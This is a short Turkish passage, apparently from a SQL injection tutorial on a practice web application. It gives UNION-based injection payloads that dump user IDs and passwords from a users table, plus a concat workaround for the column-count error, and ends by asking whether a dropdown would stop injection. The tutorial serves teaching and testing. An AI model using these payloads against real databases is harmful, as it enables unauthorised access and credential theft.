
- Artık veritabanını tipini, veritabanı sürümünü, bütün tabloları, saldırmaya karar verdiğimiz kullanıcı tablosunu ve bu tablonun kolonlarını biliyoruz.

  1' and '0' = '0' union select  user_id, password from users #

- Union ile seçmek istediğimiz kolon sayısını arttırmayı denediğimizde, kolon sayıları ile ilgili bir hata mesajı alırız. Bu hata için yapılabilecek şeylerden bir tanesi ise kolonları concat ile birleştirmek.




1' and '0' = '0' union select  concat(user,0x0a,user_id), password from users #



# SQL Injection(Düşük Seviye)

Textbox yerine Dropdownlist/combobox türevi bir element olsaydı, bu durumda SQL injection engellenebilir miydi?